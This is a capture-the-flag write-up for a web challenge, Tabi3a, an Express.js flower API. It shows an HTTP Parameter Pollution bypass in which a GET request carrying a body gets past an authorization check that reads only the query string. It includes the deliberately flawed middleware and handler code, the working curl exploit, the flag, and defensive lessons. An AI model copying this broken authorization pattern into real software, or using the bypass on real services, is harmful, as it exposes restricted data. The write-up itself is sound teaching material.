Category: Web
Flag: Pioneers25{fl0w3rs_bl00m_wh3n_m1ddl3w4r3s_f41l}
Challenge Overview

Tabi3a (Arabic for “Nature”) is a simple flower information API built with Express.js. The application stores information about various flowers, including one called “The Forbidden Garden” which is protected by an authorization middleware. However, a subtle configuration issue creates an HTTP Parameter Pollution vulnerability.
“Welcome to Tabi3a 🌿, your digital garden of flower knowledge!”
“Browse our collection of beautiful flowers. Note: The Forbidden Garden (ID 1) is restricted for security reasons.”
Objective: Bypass the authorization middleware to access the forbidden flower and retrieve the flag.
Deployment
Docker (Recommended)
docker-compose up --buildThe challenge will be available at http://localhost:3999.
Manual Setup
npm install
node server.js
Reconnaissance & Blackbox Testing
1. Initial Exploration
Visiting the homepage shows a list of available flowers:

🌸 Available Flowers:
- ID 1: The Forbidden Garden (⚠️ Restricted)
- ID 2: Rose Field
- ID 3: Tulip Valley
- ID 4: Sunflower Plains
- ID 5: Daisy Meadow
- ID 6: Sakura Garden
- ID 7: Hibiscus Shore
- ID 8: Lavender Hills
2. Testing Normal Access
Requesting a public flower works as expected:
curl http://localhost:3999/flower?id=2Response:
{
  "title": "Rose Field",
  "content": "Roses symbolize secrecy and hidden messages."
}
3. Testing Forbidden Access
Attempting to access the forbidden flower (ID 1) via query parameter:
curl http://localhost:3999/flower?id=1Response:
Access to the Forbidden Garden is restricted 🌱The authorization middleware successfully blocks the request.
4. Looking for Bypass Techniques
Let’s test various parameter pollution techniques:
Test 1: Multiple query parameters
curl "http://localhost:3999/flower?id=2&id=1"Result: Still returns ID 2 (first parameter wins)
Test 2: Array notation
curl "http://localhost:3999/flower?id[]=3&id[]=1"Result: 404 Flower not found (array object not matched)
Test 3: POST request with body
curl -X POST "http://localhost:3999/flower?id=3" -d "id=1"Result: 404 (route only accepts GET)
Test 4: GET request with body (unusual but valid HTTP)
curl -X GET "http://localhost:3999/flower?id=3" -d "id=1"Response:
{
  "title": "The Forbidden Garden",
  "content": "Pioneers25{fl0w3rs_bl00m_wh3n_m1ddl3w4r3s_f41l}"
}
✅ Success! This works because of HTTP Parameter Pollution.
Exploitation
The Bypass Strategy
The key insight is that we can send a GET request with a body. By using:
- Query parameter
id=3(to bypass authorization check) - Body parameter
id=1(to fetch the forbidden flower)
We exploit the inconsistency between where the authorization middleware looks for the ID versus where the handler retrieves it.
Exploit Command
curl -X GET "http://localhost:3999/flower?id=3" -d "id=1"Breakdown:
-X GET— Specifies GET method"http://localhost:3999/flower?id=3"— Query parameterid=3(bypasses middleware)-d "id=1"— Body parameterid=1(actually retrieved by handler)
Response
{
  "title": "The Forbidden Garden",
  "content": "Pioneers25{fl0w3rs_bl00m_wh3n_m1ddl3w4r3s_f41l}"
}
🎉 Flag captured!
Understanding the Source Code Vulnerabilities
Now let’s examine the source code to understand the underlying flaw.
The Flawed Architecture
The application has two critical misconfigurations:
1. Body Parser Applied to GET Requests
// ❗ Vulnerable on purpose: parse body for GET requests
app.use(bodyParser.urlencoded({ extended: true }));
By default, Express’s body-parser middleware processes request bodies regardless of the HTTP method. While it’s unusual to send a body with GET requests, it’s technically allowed by HTTP/1.1, and Express will happily parse it.
2. Authorization Check vs. Data Source Mismatch
The authorization middleware only checks the query parameter:
// ❌ Broken authorization middleware
app.use("/flower", (req, res, next) => {
  // Authorization checks QUERY only
  if (req.query.id == "1") {
    return res.status(403).send("Access to the Forbidden Garden is restricted 🌱");
  }
  next();
});
But the endpoint handler checks both body and query, with body taking precedence:
// 🌸 Flower endpoint (vulnerable)
app.get("/flower", (req, res) => {
  // Data source confusion (HPP)
  const id = req.body.id || req.query.id;

  if (!flowers[id]) {
    return res.status(404).send("Flower not found");
  }

  res.json(flowers[id]);
});
The Vulnerability: HTTP Parameter Pollution (HPP)
HTTP Parameter Pollution occurs when an application accepts the same parameter from multiple sources without consistent validation. In this case:
| Source | Authorization Check | Data Retrieval |
|---|---|---|
req.query.id | ✅ Checked | ✅ Used (fallback) |
req.body.id | ❌ Not checked | ✅ Used (priority) |
Why This Works
HTTP Specification Allows Bodies in GET
While uncommon, RFC 7231 (HTTP/1.1) does NOT prohibit request bodies in GET requests:
“A payload within a GET request message has no defined semantics; sending a payload body on a GET request might cause some existing implementations to reject the request.”
Most servers (including Express.js) will process GET request bodies if middleware is configured to do so.
Express Middleware Order
Express processes middleware in order:
- Body parser runs first → Populates
req.body - Authorization middleware runs second → Only checks
req.query - Route handler runs last → Uses
req.bodypreferentially
Key Takeaways
1. HTTP Parameter Pollution is Subtle
When applications accept the same parameter from multiple sources (query, body, headers, cookies), inconsistent validation across layers can lead to bypasses.
2. Middleware Order Matters
Security checks must operate on the same data source as the application logic. Checking req.query while using req.body creates a blind spot.
3. Unusual HTTP Usage Can Be Exploited
Just because GET requests with bodies are uncommon doesn’t mean they won’t work. Attackers exploit edge cases that developers don’t test.
4. Defense-in-Depth Requires Consistency
Having multiple layers of security is good, but only if they validate the same input sources consistently.